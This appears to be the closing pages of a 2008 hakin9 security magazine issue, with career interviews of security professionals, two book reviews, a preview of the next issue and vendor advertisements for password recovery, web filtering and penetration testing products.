At Ingram Micro, we continue to evolve our core IT competencies to complement our business strategic goals. My focus is on overall governance and investment decision making, exploiting opportunities to leverage our global footprint, continuing to improve our delivery and operational capabilities, and our organizational development.

What advice do you have for the readers planning to look for a job on the IT Security field?

This is a growing field, so it is a great choice in terms of opportunities. I think good IT Security people need to have the ability to manage dialogue with business folks to balance business risks against funding availability. Business folks are often reluctant to pay for insurance against what they may consider to be a nebulous risk. As well, the IT Security person needs to be a driver of change because adding security to the software development lifecycle, monitoring responsibilities, etc. requires persistence and perseverance. In that sense, this is a tough area to be in. You need organizational change management skills to be successful. A nice aspect to the job is that if it is done well, the benefits to the company are tremendous – and that is a great reward!

Where did you get your first PC from?

My father bought it for me when I started my education in Moscow State Technical University named after N. Bauman in September 1995. It was built on an Intel x486 processor.

What was your first IT-related job?

Developer & System Architect in the IT department of the Chief Registration Chamber of Russian Federation.

Who is your IT guru and why?

Nobody. My principle is *Nobody is above us*. People make many mistakes and we should make our own and learn from them to make something unique and unimaginable!

What do you consider your greatest IT success?

The development of two revolutionary product lines – Kaspersky Internet Security/Kaspersky Anti-Virus 6.0 (May 2006), and Kaspersky Internet Security/Kaspersky Anti-Virus 2009 (to be released in 2008). The start and active use of *forum testing* is also one of the most effective methods of getting feedback

from our customers, especially during Alpha and Beta stages of product development.

What are your plans for future?

I believe that we stand at the start of a new era in information security and I want to help Kaspersky Lab to take the leadership position in this new world. We have already taken noteworthy steps in this direction implementing new and unique features in Kaspersky Internet Security 2009 that will be available very soon.

What advice do you have for the readers planning to look for a job on the IT Security field?

Be creative and do not be afraid to offer new ideas, and of course – be professional. Many problems in information security go unsolved or only partially solved. The most valuable people are not the ones who can write a code faster but rather the ones that can generate and implement new ideas. If you think you can do it – call me immediately (forget about the time difference)!



Nikolay Grebennikov Vice-President, Research and Development – Kaspersky Lab

Where did you get your first PC from?

My first PC was from a second hand store, about ten years ago. It's bulky, it's underpowered, it's yellowed with age but it still works unlike the majority of more recent machines.

What was your first IT-related job?

My first IT job was part of a scheme to get young people into work in areas with low wages and high unemployment. What this meant in practice, was doing unpaid web design for a real shady horse racing / gambling outfit in the hope the guy would take me on at the end of the six months.

Who is your IT guru and why?

I don't have an IT guru, really. My background is the Arts, so I didn't have a chance to grow up around technology with technology-type people to aspire to. I just had the equipment lying round and made use of it in a vacuum. These days, I respect any security researcher or company who is willing to put their neck on the line and publicly name and shame the bad guys, while fully aware of the risk such an approach brings.

What do you consider your greatest IT success?


I would consider my greatest success is that people trust me. It might not sound like much, but there are so many snake oil salesmen in security you have to be careful who you listen to.

What are your plans for future?

Alongside the regular security work, I'm involved in a number of extra-curricular activities. There are groups that have been set up to keep kids safe online, there are groups out there designed to highlight that people might be facing criminal charges for activities related to technology that they might not have had any part in, and so on. I feel these groups will become more important as time goes on and people need a voice in the wilderness to speak up for them every now and again.


What advice do you have for the readers planning to look for a job in the IT Security field?

I don't have any formal IT qualifications, but I do have plenty of self-learned skills and a knack for finding new scams on a frequent basis. Throw in a moderate amount of skill with the English language and that's really all you need. To those still worried that they might not cut the technical mustard, it's a long standing myth that everyone working in security can crunch every line of code imaginable, understands every last aspect of security and knows at all times what the hot and new latest exploit is. Whether you're doing IT courses or not, set up a blog and start writing. You'll be surprised how quickly you start finding things to write about, and you're helping to get word out on scams that need highlighting too.



Chris Boyd aka „Paperghost“ is a FaceTime Security Labs' Director of Malware research.

BOOK REVIEW



Author: Mario Hewardt,
Daniel Pravat
Publisher: Addison-Wesley
Pages: 809
Price: \$59.99

Advanced Windows Debugging




Mario Hewardt and Daniel Pravat have created the most definitive debugging book currently available for Windows.

Advanced Windows Debugging is a highly descriptive and technical walk through of the best known debugging methods for Windows. That being said; it is a very technical book and one should have a fair understanding of C/C++ if you plan to be able to get the full understanding of the text. The entire book is useful to any developer, support, or security professional but the real meat of the book for us starts around the fifth chapter (Read chapters one through four if you are unfamiliar with debugging). Chapters five and six deal with stack and heap corruption, where the coveted buffer overflows come from. Again remember this book is targeted towards developers but the information in it can be used to help you better understand and fine tune exploits and process security. They stress debugging without using the source code for the developers... this is also the exact situation you will most likely be in when trying to reverse engineer an application or

create an exploit. Chapters seven and eight deal with security aspects such as access control, user authentication and interprocess communication with secured processes. Chapter eight also deals with Ethereal a bit which is interesting to see used in a debugging book but it does have relevance and is also an added bonus for anyone interested in security to get familiar with this particular type of application. The rest of the book goes in threading, custom extensions, 64-Bit debugging and also touches on various short cuts and differences between debugging for Vista and previous operating systems. This book is strongly suggested for anyone wishing to learn more about the inner workings of the Windows operating system and how to best take advantage of it, good or bad.

If you read this book I suggest you also read Windows Internals by Mark Russinovich and David Solomon to fully round out your in-depth windows knowledge.

by Jordan Rinke



Author: Dave Tyson
Publisher: Elsevier
Pages: 232
Price: \$44.95

Security Convergence, Managing Enterprise Security Risk



Security Convergence, Managing Enterprise Security Risk by Dave Tyson is not a book about hacking.

It is, however, a very significant and well-written book that describes and thoroughly explains the leading edge concept of Security Convergence. By doing this it may have more impact on stopping hackers than any single book on hacking could ever hope to do.

Tyson defines Security Convergence as a formal, collaborative, strategic integration of an organization's cumulative security resources that delivers organizational benefits through enhanced risk mitigation, increased operational effectiveness and efficiency, and cost savings.

Tyson was a seasoned veteran in the field of Physical Security before ever learning anything about IT Security. He was also at the right place at the right time as economic pressures, relevant legislation, and business drivers all came together to force companies to at least consider Security Convergence as a feasible approach, which could potentially be utilized toward satisfying these new Security requirements. When implemented properly, Security Convergence becomes more

than the sum of its parts. There is a reciprocal benefit that arises whereby Physical Security staff provides assistance to IT Security staff and vice versa. And they accomplish this through sharing their expertise and their respective bodies of knowledge. Tyson states that one of the key challenges to Security as a discipline is that Security is an imprecise solution to an ill defined problem. Wow! That's intimidating. Tyson may be correct. Security Convergence may provide a major boost toward successfully responding to this challenge. The benefits to be gained by an implementation of Security Convergence are more easily realized in enterprise level organizations, which contain both a Physical Security presence and an IT Security component. But even in much smaller companies the points presented in Tyson's book could prove to be very valuable.

I highly recommend reading this book. Tyson has built a case for the benefits of Security Convergence that, in my opinion, is practically unassailable.

by Donald Iverson

~tqw~



GOD SAVES LOST SOULS. WE SAVE LOST PASSWORDS.

Forgot your password?

Need to access some password-protected files or systems?

Former employees left without un-protecting their files?

Passwords destroyed?

Are you worried that your encrypted files may not be secure?

Elcomsoft offers a line of password recovery software for more than 100 document types and applications, including Microsoft Office products (Word, Excel, Access, Outlook, PowerPoint and Visio), Microsoft Project, Backup, Mail, archive products (ZIP, RAR, ACE, and ARJ), Lotus SmartSuite components (Organizer, WordPro, 1-2-3 and Approach), Adobe Acrobat (PDF) files and many more.

Visit us at: www.elcomsoft.com

**PASSWORD
RECOVERY
SOFTWARE**

**SYSTEM &
SECURITY
SOFTWARE**



ELCOMSOFT
PROACTIVE SOFTWARE

Coming up

in the next issue:

You've already read everything? Don't worry! Next issue of hakin9 will be available in two months. In 6/2008 (19), as always, the best practical and technical articles for all IT Security specialists.

ATTACK

REGISTRY ANALYSIS BY HARLAN CARVEY

THE BLUE BOX IS WATCHING ME BY UDI SHAMIR

THE PAPER ON SIR BY ADITYA K SOOD

JAVASCRIPT OBFUSCATION BY DAVID MACIEJAK

DEFENSE

USING SCAP FOR DETECTING VULNERABILITIES

CONSUMERS TESTS

HERE WE WILL PRESENT THE VIRTUALIZATION AND VIRTUAL MACHINE SOFTWARE. SPREAD A WORD ABOUT YOUR FAVOURITE VM, GIVE US YOUR OPINION AT EN@HAKIN9.ORG

ON THE CD

Useful and commercial applications
Presentation of most popular security tools
Even more video tutorials

If you would like to promote your interesting hacking tool, let us know!

We will be happy to place it on our CD.

Next issue available in November!





ESOFT WEB FILTERING OEM SOLUTIONS

eSoft®

SiteFilter® Database

Add comprehensive URL filtering to your appliance, MSSP, or service offering with an emphasis on real-time malicious and fraudulent site blocking. eSoft adds thousands of new phishing, compromised, and malware sites to its database every day and has classified tens of millions of URLs into 53 categories from Pornography to Social Networking. eSoft's OEM solution can be implemented on an appliance or in the cloud with optimal throughput and a low memory footprint. Most importantly, eSoft provides you pricing flexibility.

Call eSoft today for more information.

+1.303.444.1600 • oesales@esoft.com • www.esoft.com

eSoft

~tqw~

SAINT®

Integrated Vulnerability Assessment and Penetration Testing

**Examine, expose, and exploit
your vulnerabilities before an attacker does**

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✓ PCI compliance reporting
- ✓ Correlation of CVE and CVSS scores and vectors
- ✓ IPv4 and IPv6 scans and exploits
- ✓ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com